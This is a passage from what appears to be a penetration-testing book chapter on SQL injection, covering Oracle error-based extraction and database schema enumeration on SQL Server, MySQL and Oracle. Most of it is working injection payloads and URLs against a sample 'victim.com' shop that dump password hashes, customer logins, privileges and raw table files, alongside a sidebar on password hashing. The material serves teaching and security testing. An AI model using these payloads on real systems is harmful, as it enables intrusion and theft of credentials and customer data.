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
Figure 4.9 Returning the Date in an Error Message



Now we have the tools necessary to retrieve data from every accessible table, through the use of an injected string such as:

```
' or 1=utl_inaddr.get_host_name((INNER))—
```

We just replace the inner *SELECT* statement with a statement returning a single column and a single row. To bypass the limitation of the single column it is possible to concatenate multiple columns together.

The following query returns the name of a user plus his password. Both columns are concatenated.

```
select username||'='||password from (select rownum r,
username,password from dba_users) where r=1
```

```
ORA-29257: host SYS=D4DF7931AB130E37 unknown
```

To avoid single quotes in the concatenated string it is possible to use the *concat* function instead:

```
select concat(concat(username,chr(61)),password) from (select rownum r,
username,password from dba_users) where r=2
ORA-29257: host SYSTEM=E45049312A231FD1 unknown
```

It is also possible to bypass the one-row limitation to get multiple rows of information. By using a special SQL statement with XML or the special Oracle function *stragg (11g+)*, it is possible to get all rows in one single row. The only limitation is the size of the output (4,000 bytes) in both approaches.

```
select xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each select="/ROWSET/
USERNAME"><xsl:value-of select="text()"/>;</xsl:for-each></xsl:template></
xsl:stylesheet>')).getstringval() listagg from all_users;
```


```
select sys.stragg (distinct username||';') from all_users
```

Output:

```
ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;
FLOWS_FILES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS;
OUTLN;OWBSYS;PHP;PLSQL;SCOTT;SI_INFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_
ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS;X;XDB;XS$NULL;
```

Injecting one of the queries together with *utl_inaddr* throws an error message containing all usernames, as shown in Figure 4.10.

Figure 4.10 Returning Multiple Rows



By default, Oracle 11g restricts access to *utl_inaddr* and all other network packages with a newly introduced access control list (ACL) system. In this case, we will get an *ORA-24247: network access denied by access control list (ACL)* error message without data in it.

In this case, or if the database was hardened and the PUBLIC grant was revoked from *utl_inaddr*, we must use other functions. The following Oracle functions (granted to PUBLIC) return error-controllable messages.

Injecting the following:

```
Or 1=ORDSYS.ORD_DICOM.GETMAPPINGXPATH(user,'a','b')--
```

returns the following:

```
ORA-53044: invalid tag: VICTIMUSER
```

Injecting the following:

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA(user,'a')--
```

returns the following:

```
ORA-29532: Java call terminated by uncaught Java exception: oracle.AWXML.
AWException: oracle.AWXML.AWException: An error has occurred on the server
Error class: Express Failure
Server error descriptions:
ENG: ORA-34344: Analytic workspace VICTIMUSER is not attached.
```

Injecting the following:

```
Or 1= CTXSYS.CTX_QUERY.CHK_XPATH(user,'a','b')--
```

returns the following:

```
ORA-20000: Oracle Text error:
DRG-11701: thesaurus VICTIMUSER does not exist
ORA-06512: at "CTXSYS.DRUE", line 160
ORA-06512: at "CTXSYS.DRITHSX", line 538
ORA-06512: at line 1
```

Enumerating the Database Schema

You have seen a number of different techniques for extracting data from the remote database. To illustrate these techniques, we have retrieved only small pieces of information, so now it's time to extend our scope and see how to use these techniques to obtain larger amounts of data. After all, databases can be huge beasts, containing several terabytes of data. To mount a successful attack, and to properly assess the risk that is posed by an SQL injection vulnerability, performing a fingerprint and squeezing a few bits of information is not enough: You must show that a skilled and resourceful attacker is able to enumerate the tables that are present in the database and quickly extract the ones that he is interested in. In this section, a few examples

will be illustrated of how you can obtain a list of all databases that are installed on the remote server, a list of all tables of each of those databases, and a list of all columns for each of those tables—in short, how to enumerate the database schema. We will perform this attack by extracting some of the metadata that databases use to organize and manage the databases they store. In the examples, we will mostly use *UNION* queries, but you obviously can extend the same concepts to all other SQL injection techniques.

TIP

To enumerate the tables/columns that are present on the remote database, you need to access specific tables that contain the description of the structure of the various databases. This information is usually called *metadata* (which means "data about other data"). An obvious precondition for this to succeed is that the user performing the queries must be authorized to access such metadata, and this might not always be the case. If the enumeration phase fails, you might have to escalate your privileges to a more powerful user. We will discuss some privilege escalation techniques later in this chapter.

SQL Server

Let's go back to our e-commerce application, with our vulnerable ASP page that returns the details of a specific article. As a reminder, the page is called with a URL such as the following:

```
http://www.victim.com/products.asp?id=12
```

This URL returns a page similar to the one previously shown in Figure 4.1, with a nice table with four fields containing both strings and numeric values. The first piece of information that we usually want to extract is a list of the databases that are installed on the remote server. Such information is stored in the *master..sysdatabases* table, and the list of names can be retrieved with the following query:

```
select name from master..sysdatabases
```

We therefore start by requesting the following URL:

```
http://www.victim.com/products.asp?id=12+union+select+null,name,null,
    null+from+master..sysdatabases
```

The result will be the page shown in Figure 4.11.

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
Figure 4.11 Using *UNION* to Enumerate All Databases Installed on the Remote DBMS



ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	master		
	tempdb		
	model		
	msdb		
	e-shop		

Not bad for a start! The remote application dutifully provided us with the list of the databases. The *master* database is obviously one of the most interesting, since it contains the metadata that describes all other databases (including the *sysdatabases* table we just queried!). The *e-shop* database also looks very promising, as it's probably the one that contains all the data used by this e-commerce application, including all customer data. The other databases on this list are shipped by default with SQL Server, and therefore are less interesting. If this query returns a large number of databases and you need to precisely identify which one is being used by the application you are testing, the following query can help you:

```
SELECT DB_NAME()
```

Now that we have the name of the databases, it's time to start enumerating the tables that compose them and that contain the data we are looking for. Each database has a table called *sysobjects* that contains exactly that information. It also contains a lot more data we're not necessarily interested in, and therefore we need to focus on user-defined objects by specifying that

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we are only interested in the rows where the type is *U*. Assuming that we want to delve a little deeper into the contents of the *e–shop* database, here's the query to inject:


```
SELECT name FROM e-shop..sysobjects WHERE xtype='U'
```

The corresponding URL is obviously the following:

```
http://www.victim.com/products.aspid=12+union+select+null,name,null,
    null+from+e-shop..sysobjects+where+xtype%3D'U'--
```

The page that results will look something like the screenshot shown in Figure 4.12.

Figure 4.12 Enumerating All Tables of a Specific Database



As you can see, there are some interesting tables, with *customers* and *transactions* probably being the ones with the most promising contents! To extract that data, the next step is to enumerate the columns of these tables. We will look at two different ways to extract the names of the columns of a given table (e.g., *customers*). Here is the first one:


```
SELECT name FROM e-shop..syscolumns WHERE id = (SELECT id FROM
  e-shop..sysobjects WHERE name = 'customers')
```

In this example, we nest a *SELECT* query into another *SELECT* query. We start by selecting the *name* field of the *e-shops..syscolumns* table, which contains all the columns of the *e-shop* database. Because we are only interested in the columns of the *customers* table, we add a *WHERE* clause, using the *id* field, that is used in the *syscolumns* table to uniquely identify the table that each column belongs to. What's the right *id*? Because every table listed in *sysobjects* is identified by the same *id*, we need to select the *id* value of the table whose name is *customers*, and that is the second *SELECT*. If you don't like nested queries and are a fan of joining tables, the following query extracts the same data:

```
SELECT a.name FROM e-shop..syscolumns a,e-shop..sysobjects b WHERE b.name =
    'customers' AND a.id = b.id
```

Whichever approach you decide to take, the resultant page will be similar to the screenshot in Figure 4.13.

Figure 4.13 Example of a Successful Enumeration of the Columns of a Specific Table




As you can see, we now know the names of the columns of the *customers* table. We can guess that both *login* and *passwords* are of type *string*, and we can therefore return them with yet another *UNION SELECT*, this time using both the *Type* and *Description* fields of the original query. This is performed by the following URL:

```
http://www.victim.com/products.aspid=12+union+select+null,login,password,
    null+from+e-shop..customers--
```

As you can see, this time we use two column names in our injected query. The result, which finally contains the data we were looking for, is in the screenshot shown in Figure 4.14.

Figure 4.14 Finally Getting the Data: Username and Passwords, in This Case!



ID	Type	Description	Price
12	Book	SQL Injection Attacks	50
	charlessmith	ilovegiants	
	lydiaclayton	s3kr3t!	
	bernardjones	passw0rd123	
	mikemcmillan	charl3n3	
	claudiablair	apollo11	
	adrianwhite	abc123	

Bingo!! However, the result is not just a very long list of users. It seems that this application likes to store user passwords in clear text instead of using a hashing algorithm. The same attack sequence could be used to enumerate and retrieve any other table that the user has access to, but having arrived at this point, you might just call the client, tell them they have a huge problem (actually, more than just one), and call it a day.

Are You Owned?

Using Hash Functions to Store Passwords in Your Database

The scenario that was just illustrated, in which a few queries have been enough to retrieve a list of usernames and passwords unencrypted (in clear text), is not as unusual as you might think. During our penetration tests and security assessments, we (the book's authors) have come across plenty of cases in which vulnerable applications had passwords and other sensitive data stored in clear text.

The danger of storing users' passwords in clear text poses other dangers: Because human beings have the tendency to reuse the same password for several different online services, a successful attack such as the one described might pose a threat not only to the users' accounts on victim.com, but also to other areas of their online identity, such as online banking and private e-mail. And victim.com might even be liable for these additional break-ins, depending on the specific laws of the country where it resides!

Therefore, if you are responsible for a Web application or a database that handles the credentials of your users, make sure that such credentials are always stored using a *cryptographic hash function*. A cryptographic hash function transforms an arbitrary value (in our case, the user's password) into a fixed-length string (called the *hash value*). This function has several mathematical properties, but here we are mostly interested in two of them:

- Given a hash value, it is extremely difficult to construct a value that generates it.
- The probability that two different values generate the same hash value is extremely low.

Storing the hash value of the password instead of the password itself still allows users to authenticate, because it's enough to calculate the hash value of the password they provide and compare it with the stored hash value. However, it provides a security advantage, because if the list of hash values is captured, the attacker would not be able to convert them back to the original passwords without going through a brute-force attack.

When choosing the right hashing algorithm, do not rely on MD5, as several weaknesses have been found over the years. SHA1 provides a far higher level of security against attacks, and its more recent variants (such as SHA256 and SHA512) even more so, thanks to a longer hash value length. Using such an algorithm will not protect you against SQL injection attacks (fear not—we wrote Chapter 8 and Chapter 9 for that), but will greatly protect your customers in case the data falls into the wrong hands.

MySQL

Also on MySQL, the technique for enumerating a database and extracting its data follows a hierarchical approach: You start extracting the names of the databases, and then proceed down to tables, columns, and finally the data itself.

The first thing you are usually interested in is the name of the user performing the queries. You can retrieve this with one of the following queries:

```
SELECT user();
SELECT current_user;
```

To list the databases that are present on the remote MySQL installation, you can use the following query, if you have administrative privileges:

```
SELECT distinct(db) FROM mysql.db;
```

If you don't have administrative privileges, but the remote MySQL version is 5.0 or later, you can still obtain the same information using *information_schema*, by injecting the following alternative:

```
SELECT schema_name FROM information_schema.schemata;
```

Querying *information_schema* allows you to enumerate the whole database structure. Once you have retrieved the databases, and you have found one of them that looks particularly interesting (e.g., *customers_db*), you can extract its table names with the following query:

```
SELECT table_schema,table_name FROM information_schema.tables WHERE
    table_schema = 'customers_db'
```

If you prefer to obtain a list of all the tables of all databases, you can simply omit the *WHERE* clause, but you might want to modify it as follows:

```
SELECT table_schema,table_name FROM information_schema.tables WHERE
    table_schema != 'mysql' AND table_schema != 'information_schema'
```

Such a query will retrieve all tables except the ones belonging to *mysql* and *information_schema*, two built-in databases whose tables you are probably not interested in. Once you have the tables it is time to retrieve the columns, again avoiding all entries that belong to *mysql* and *information_schema*:

```
SELECT table_schema, table_name, column_name FROM information_schema.columns
    WHERE table_schema != 'mysql' AND table_schema != 'information_schema'
```

This query will provide you with a comprehensive view of all databases, tables, and columns, all packaged in one nice table, as you can see in the following example:

```
mysql> SELECT table_schema, table_name, column_name FROM
  information_schema.columns WHERE table_schema != 'mysql' AND
  table_schema != 'information_schema';
```

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```
+--------------+--------------+-------------+
| table_schema | table_name   | column_name |
+--------------+--------------+-------------+
| shop         | customers    | id          |
| shop         | customers    | name        |
| shop         | customers    | surname     |
| shop         | customers    | login       |
| shop         | customers    | password    |
| shop         | customers    | address     |
| shop         | customers    | phone       |
| shop         | customers    | email       |
<snip>
+--------------+--------------+-------------+
24 rows in set (0.00 sec)
```

As you can see, if your Web application allows you to perform a *UNION SELECT*, such a query gives you a full description of the whole DBMS in one simple shot! Alternatively, if you prefer to go the other way around and look for a table that contains a specific column you are interested into, you can use the following query:

```
SELECT table_schema, table_name, column_name FROM information_schema.columns
  WHERE column_name LIKE 'password' OR column_name LIKE 'credit_card';
```

and you might obtain something such as this:

```
+--------------+------------+-------------+
| table_schema | table_name | column_name |
+--------------+------------+-------------+
| shop         | users      | password    |
| mysql        | user       | Password    |
| financial    | customers  | credit_card |
+--------------+------------+-------------+
2 rows in set (0.03 sec)
```

information_schema does not contain only the structure of the database, but also all the relevant information regarding the privileges of the database users, and the permissions they have been granted. For instance, to list the privileges granted to the various users you can execute the following query:

```
SELECT grantee, privilege_type, is_grantable FROM
    information_schema.user_privileges;
```

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Such a query will return output similar to the following:

```
+---------------------+-------------------------+--------------+
| grantee             | privilege_type          | is_grantable |
+---------------------+-------------------------+--------------+
| 'root'@'localhost'  | SELECT                  | YES          |
| 'root'@'localhost'  | INSERT                  | YES          |
| 'root'@'localhost'  | UPDATE                  | YES          |
| 'root'@'localhost'  | DELETE                  | YES          |
| 'root'@'localhost'  | CREATE                  | YES          |
| 'root'@'localhost'  | DROP                    | YES          |
| 'root'@'localhost'  | RELOAD                  | YES          |
| 'root'@'localhost'  | SHUTDOWN                | YES          |
| 'root'@'localhost'  | PROCESS                 | YES          |
| 'root'@'localhost'  | FILE                    | YES          |
| 'root'@'localhost'  | REFERENCES              | YES          |
| 'root'@'localhost'  | INDEX                   | YES          |
<snip>
```

If you need to know the privileges granted to users on the different databases, the following query will do the job:

```
SELECT grantee, table_schema, privilege_type FROM
  information_schema.schema_privileges
```

For space reasons, all the queries that could be useful for enumerating information for a specific technology cannot be included, but some cheat sheets are available in Chapter 10. Cheat sheets are also available online that can assist you in quickly locating the proper query for handling a specific job on a specific database. One place to look is http://pentestmonkey.net/cheat-sheets/.

Unfortunately, *information_schema* is available only in MySQL 5 and later, so if you are dealing with an earlier version the process will be more difficult, as a brute-force attack might be the only way to determine the names of tables and columns. One thing you can do (however, it's a little complicated) is access the files that store the database, import their raw content into a table that you create, and then extract that table using one of the techniques you've seen so far. Let's briefly walk through an example of this technique. You can easily find the current database name with the following query:

```
SELECT database()
```

The files for this database will be stored in a directory with the same name as the database itself. This directory will be contained in the main MySQL data directory, which is returned by the following query:

```
SELECT @@datadir
```

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Each table of the database is contained in a file with the extension *MYD*. For instance, here are some of the MYD files of a default *mysql* database:

```
tables_priv.MYD
host.MYD
help_keyword.MYD
columns_priv.MYD
db.MYD
```

You can extract the contents of a specific table of that database with the following query:

```
SELECT load_file('databasename/tablename.MYD')
```

However, without *information_schema* you will have to brute-force the table name for this query to succeed. Also, note that *load_file* (discussed in more detail in Chapter 6) only allows you to retrieve a maximum number of bytes that is specified in the *@@max_allowed_packet* variable, so this technique is not suited for tables that store large amounts of data.

Oracle

The last example we will cover is how to enumerate the database schema when the back-end DBMS is Oracle. An important fact to remember when using Oracle is that you will normally be accessing only one database at a time, as databases in Oracle are normally accessed via a specific connection, and multiple databases accessed by an application will generally have different connections. Therefore, unlike SQL Server and MySQL, you won't be enumerating the databases present when finding the database schema.

The first thing you may be interested in is the list of tables that belong to the current user. In the context of an application, this will generally be the application tables in the database:

```
select table_name from user_tables;
```

You can extend this to look at all of the tables in the database and their owners:

```
select owner,table_name from all_tables;
```

You can enumerate some more information about your application tables to determine the number of columns and rows that are present in the tables as follows:

```
select a.table_name||'['||count(*)||']='||num_rows from user_tab_columns a,
    user_tables b where a.table_name=b.table_name group by
    a.table_name,num_rows
EMP[8]=14
DUMMY[1]=1
DEPT[3]=4
SALGRADE[3]=5
```

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And you can enumerate the same information for all accessible/available tables, including their users, table names, and the number of rows in these tables as follows:

```
select b.owner||'.'||a.table_name||'['||count(*)||']='||num_rows from
    all_tab_columns a, all_tables b where a.table_name=b.table_name group by
    b.owner,a.table_name,num_rows
```

Finally, you can enumerate the columns and data types in each table as follows, allowing you to get a more complete picture of the database schema:

```
select table_name||':'||column_name||':'||data_type||':'||column_id from
    user_tab_columns order by table_name,column_id
DEPT:DEPTNO:NUMBER:1
DEPT:DNAME:VARCHAR2:2
DEPT:LOC:VARCHAR2:3
DUMMY:DUMMY:NUMBER:1
EMP:EMPNO:NUMBER:1
EMP:ENAME:VARCHAR2:2
EMP:JOB:VARCHAR2:3
EMP:MGR:NUMBER:4
EMP:HIREDATE:DATE:5
EMP:SAL:NUMBER:6
EMP:COMM:NUMBER:7
EMP:DEPTNO:NUMBER:8
SALGRADE:GRADE:NUMBER:1
SALGRADE:LOSAL:NUMBER:2
SALGRADE:HISAL:NUMBER:3
```

Another thing you may be interested in is obtaining the privileges of the current database user, which you can do as an unprivileged user. The following queries return the privileges of the current user. In Oracle, there are four different kinds of privileges (*SYSTEM*, *ROLE*, *TABLE*, and *COLUMN*).

To get system privileges for the current user:

```
select * from user_sys_privs; --show system privileges of the current user
```

To get role privileges for the current user:

```
select * from user_role_privs; --show role privileges of the current user
```

To get table privileges for the current user:

```
select * from user_tab_privs;
```

To get column privileges for the current user:

```
select * from user_col_privs;
```

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To get the list of all possible privileges you must replace the *user* string in the preceding queries with *all*, as follows.

To get all system privileges:

```
select * from all_sys_privs;
```

To get all role privileges:

```
select * from all_role_privs;
```

To get all table privileges:

```
select * from all_tab_privs;
```

To get all column privileges:

```
select * from all_col_privs;
```

Now that you have a listing of the database schema and some information about your current user, you may be interested in enumerating other information in the database, such as a list of all of the users in the database. The following query returns a list of all users in the database. This query has the advantage that, by default, it can be executed by any user of the database.

